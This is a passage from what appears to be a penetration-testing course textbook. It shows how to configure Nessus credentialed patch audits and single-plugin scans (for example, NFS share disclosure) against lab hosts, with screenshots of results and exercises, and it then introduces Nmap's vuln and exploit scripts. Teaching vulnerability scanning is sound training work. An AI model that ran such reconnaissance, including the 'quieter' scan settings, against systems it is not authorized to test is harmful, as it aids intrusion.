


 A screenshot of the "Scan Templates" page. At the top left, there are two tabs: "Scanner" (selected) and "User Defined". At the top right, there is a "Search" bar. Below the tabs, there are eight cards representing different scan templates. The "Credentialed Patch Audit" card, which features a key icon and the text "Authenticate to hosts and enumerate missing updates.", is highlighted with a red box. Other cards include "Advanced Dynamic Scan", "Advanced Scan", "Audit Cloud Infrastructure", "Badlock Detection", "Bash Shellshock Detection", "Basic Network Scan", and "DROWN Detection".

Figure 70: Selecting the "Credentialed Patch Audit" scan

Once again, we will provide a name for the scan and set the target. Note that the IP of your Debian client will vary. Please refer to the student control panel for the correct Debian client IP.

New Scan / Credentialled Patch Audit


[◀ Back to Scan Templates](#)


The screenshot shows the 'Basic' configuration page for a new scan. The 'Name' field contains 'Debian - Auth' and the 'Targets' field contains '10.11.10.131'. Both fields are highlighted with red boxes.

Setting	Value
Name	Debian - Auth
Description	
Folder	My Scans
Targets	10.11.10.131

Figure 71: Basic Configuration of Authenticated Scan

Next, we click the *Credentials* tab and the *SSH* category. On the *Authentication method* dropdown, we select *password*, set the username to "root", and provide the password for our Debian client. The proper configuration can be seen in Figure 72:



The screenshot shows the 'SSH' credentials configuration dialog. It includes fields for 'Authentication method' (set to 'password'), 'Username' (set to 'root'), and 'Password (unsafe!)'. A note below the password field cautions against using unsafe passwords. Other fields include 'Elevate privileges with' (set to 'Nothing') and 'Custom password prompt' (set to 'password').

Setting	Value
Authentication method	password
Username	root
Custom password prompt	password:

Figure 72: Entering SSH Credentials

While we will only use the SSH configuration for this example, we can easily review the other Nessus-supported authentication mechanisms by clicking the *Categories* dropdown menu and selecting *All*.

Finally, we can click the arrow next to *Save*, and then *Launch* the scan:





Figure 73: Launching the Scan

As with the unauthenticated scan, while the scan is in progress the status is reported as "Running". Once the scan reaches a "Completed" status, we can click on the scan name to open up the list of hosts and click on the Debian client's IP. This shows a list of the discovered vulnerabilities that may be exploitable on the Debian target:



Sev	Name	Family	Count	
Critical	Debian DSA-4286-1 : curl - security upd...	Debian Local Security Checks	1	<input type="radio"/> <input checked="" type="radio"/>
High	Debian DSA-4172-1 : perl - security upd...	Debian Local Security Checks	1	<input type="radio"/> <input checked="" type="radio"/>
High	Debian DSA-4188-1 : linux - security up...	Debian Local Security Checks	1	<input type="radio"/> <input checked="" type="radio"/>
High	Debian DSA-4196-1 : linux - security up...	Debian Local Security Checks	1	<input type="radio"/> <input checked="" type="radio"/>
High	Debian DSA-4199-1 : firefox-esr - securi...	Debian Local Security Checks	1	<input type="radio"/> <input checked="" type="radio"/>

Figure 74: Reviewing the results

In this view, notice that the vulnerabilities are listed with patch numbers. This is because during the Discovery phase of the scan, Nessus determined that the target was running the Debian operating system and executed only the *Debian Local Security Checks* plugins.²³³ We can see that the authenticated scan was successful as the scanner now has visibility into vulnerable applications that are not remotely exposed, such as Firefox.

8.2.5.1 Exercises

1. Follow the steps above to create your own authenticated scan of your Debian client.
2. Review the results of the scan.

8.2.6 Scanning with Individual Nessus Plugins

By default, Nessus will enable a number of plugins behind-the-scenes when running a default template. While this is certainly useful in many scenarios, we can also fine-tune our options to, for example, quickly run a single plugin. We can use this feature to validate a previous finding or to quickly discover all the targets vulnerable to a specific exploit in an environment.

For this example, we will run the *NFS Exported Share Information Disclosure*²³⁴ plugin against the "Beta" host in the lab. We can use this plugin to gather information from the RPC server (port 111) and validate if the target is exporting any NFS shares.

To run a scan for a single plugin, we will once again begin with a *New Scan*:




Figure 75: Creating a Scan


This time, we will use the *Advanced Scan* template. Unlike the *Basic Network Scan* and *Credentialed Patch Audit* templates that were previously used, the *Advanced Scan* template does not use recommendations for scan configurations. This template does, however, offer a set of "Advanced" defaults that are typically hidden or unavailable to other templates. Note that

²³³ (Tenable, 2020), <https://www.tenable.com/plugins/nessus/families/Debian%20Local%20Security%20Checks>

²³⁴ (Tenable, 2020), <https://www.tenable.com/plugins/nessus/11356>

Advanced Scan allows us to select individual plug-ins, an option that is not available to most other templates.

To use this template, click on the Advanced Scan card and configure the name and targets:



The screenshot shows the 'Settings' tab selected in the top navigation bar, with three tabs: Settings, Credentials, and Plugins. The main area is titled 'BASIC' and contains the following fields:

- Name:** Beta - Individual
- Description:** (Empty text area)
- Folder:** My Scans
- Targets:** 10.11.1.72 (Listed in a scrollable box)


At the bottom, there are two buttons: 'Upload Targets' and 'Add File'.

Figure 76: Configuring Individual Scan

To save time and scan more quietly, we will turn off *Host discovery*, since we know the host is available. We will do this by clicking on *Discovery* > *Host Discovery* under the *Settings* tab and deselecting “Ping the remote host”:

New Scan / Advanced Scan

[◀ Back to Scan Templates](#)




The screenshot shows the 'Settings' tab selected in the top navigation bar. On the left, a sidebar lists categories: BASIC, DISCOVERY (with 'Host Discovery' selected), Port Scanning, Service Discovery, ASSESSMENT, REPORT, and ADVANCED. In the main pane, under the 'DISCOVERY' section, the 'Host Discovery' option is checked. In the 'Remote Host Ping' section, there is a toggle switch labeled 'OFF', which is highlighted with a red box. Below it, under the 'Fragile Devices' section, there are three checkboxes: 'Scan Network Printers', 'Scan Novell Netware hosts', and 'Scan Operational Technology devices', all of which are unchecked.

Figure 77: Removing Host Discovery

In addition to disabling host discovery, we can also narrow the scanned port list if we know what port the service is already running on, understanding that services *do not* always listen on the default port. We should only do this if we are confident that the service is, in fact running on that port. Since we are scanning the RPC service and we know that RPC is in fact running on TCP port 111, we will only scan this port.

To set this up, we will select *Discovery > Port Scanning*, and under the *Settings* tab, we will enter "111" into the *Port scan range* field. We will also uncheck all options under the *Local Port Enumerators* section as well, as shown in Figure 78.



The screenshot shows the 'Settings' tab selected in the top navigation bar. The left sidebar contains sections for BASIC, DISCOVERY (Host Discovery, Port Scanning, Service Discovery), ASSESSMENT, REPORT, and ADVANCED. The ADVANCED section is currently expanded, showing the following configuration:

- Ports**: A checkbox labeled "Consider unscanned ports as closed" is unchecked. Below it, a field "Port scan range:" contains the value "111", which is highlighted with a red rectangle.
- Local Port Enumerators**: A group of checkboxes:
 - SSH (netstat)
 - WMI (netstat)
 - SNMP
 - Only run network port scanners if local port enumeration failed
 - Verify open TCP ports found by local port enumerators
- Network Port Scanners**:
 - TCP**: An unchecked checkbox. Below it, a checkbox for "Override automatic firewall detection" is unchecked. Under "Detection", "Use soft detection" is selected (radio button is filled).
 - SYN**: A checked checkbox. Below it, a checkbox for "Override automatic firewall detection" is unchecked. Under "Detection", "Use soft detection" is selected (radio button is filled).
 - UDP**: An unchecked checkbox. A note below it states: "Due to the nature of the protocol, it is generally not possible for a port scanner to tell the difference between open and filtered UDP ports. Enabling the UDP port scanner may dramatically increase the scan time and produce unreliable results. Consider using the netstat or SNMP port enumeration options instead if possible."

Figure 78: Minimizing Scan Target

With some of the scan options slimmed down, we can begin to select the plugins. We'll start by heading over to the *Plugins* tab and clicking *Disable All* in the top right:

New Scan / Advanced Scan [◀ Back to Scan Templates](#)

[Disable All](#) [Enable All](#)

Settings	Credentials	Plugins			
Show Enabled Show All					
STATUS	PLUGIN FAMILY	TOTAL	STATUS	PLUGIN NAME	PLUGIN ID
DISABLED	AIX Local Security Checks	11365	DISABLED	3270 Mapper Service Detection	10208
DISABLED	Amazon Linux Local Security Checks	1309	DISABLED	CDE RPC tooltalk Service Multiple Overflows	10239
DISABLED	Backdoors	123	DISABLED	Detect RPC over TCP	53333

Figure 79: Disabling All Plugins

At this point, the scan will run very quickly, but won't do much! To scan for open NFS shares, we'll navigate to "RPC" in the left column and set "NFS Exported Share Information Disclosure" in the right column to *Enabled*:

Settings	Credentials	Plugins			
Show Enabled Show All					
STATUS	PLUGIN FAMILY	TOTAL	STATUS	PLUGIN NAME	PLUGIN ID
DISABLED	Red Hat Local Security Checks	5545	DISABLED	Multiple Vendor rpc.nisd Long NIS+ Argument R...	10251
MIXED	RPC	38	ENABLED	NFS Exported Share Information Disclosure	11356
DISABLED	SCADA	3	DISABLED	NFS portmapper localhost Mount Request Restri...	11358
DISABLED	Scientific Linux Local Security Checks	2688	DISABLED	NFS Predictable Filehandles Filesystem Access	11353

Figure 80: Enabling the NFS plugin

Now that the scan is configured, we are ready to launch it. To do this, we'll once again click the arrow next to *Save* and then *Launch*:




Figure 81: Launching the Scan

Please note that even though we have configured the scanner to only scan port 111, running a packet capture during the scan will show that there is still traffic to other ports. This happens because port scanning is only one part of Nessus's scanning profile and most vulnerability scanners run additional services and plugins to gather target information behind the scenes. There is no simple way to completely control all the traffic generated by an automated scanner. This level of control only comes through manual efforts.

Once the status of the scan is "Completed", we can click on the scan name, then on Beta's IP to open the list of discovered vulnerabilities. Navigating to the single critical vulnerability and clicking on it displays a detailed page showing all the exported NFS shares:

Beta - Individual / Plugin #11356

[◀ Back to Vulnerabilities](#)
[Configure](#)
[Vulnerabilities](#)

3

CRITICAL
NFS Exported Share Information Disclosure

>

Description

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output

```
The following NFS shares could be mounted :
```

```
+ /home
+   Contents of /home :
- .
- ..
- jenny
- joe45
- john
- marcus
- ryuu
```

Port ▲	Hosts
2049 / udp / rpc-nfs_acl	192.168.1.113

Figure 82: Reviewing the results

Note that the scan also generated two additional *info* plugin outputs. These include details about the scan and the result of the SYN scan.

8.2.6.1 Exercises

1. Follow the steps above to create your own individual scan of Beta.
2. Run Wireshark or tcpdump during the individual scan. What other ports does Nessus scan? Why do you think Nessus scans other ports?
3. Review the results of the scan.

8.3 Vulnerability Scanning with Nmap

As an alternative to Nessus, we can also use the Nmap Scripting Engine (NSE)²³⁵ to perform automated vulnerability scans. While NSE is not a full-fledged vulnerability scanner, it does have a respectable library of scripts that can be used to detect and validate vulnerabilities. NSE scripts

²³⁵ (Nmap, 2019), <https://nmap.org/book/nse.html>

are written in Lua²³⁶ and range in functionality from brute force and authentication to detecting and exploiting vulnerabilities. For these purposes we will focus on the scripts in the “vuln” and “exploit” categories, as the former detects a vulnerability and the latter attempts to exploit it.

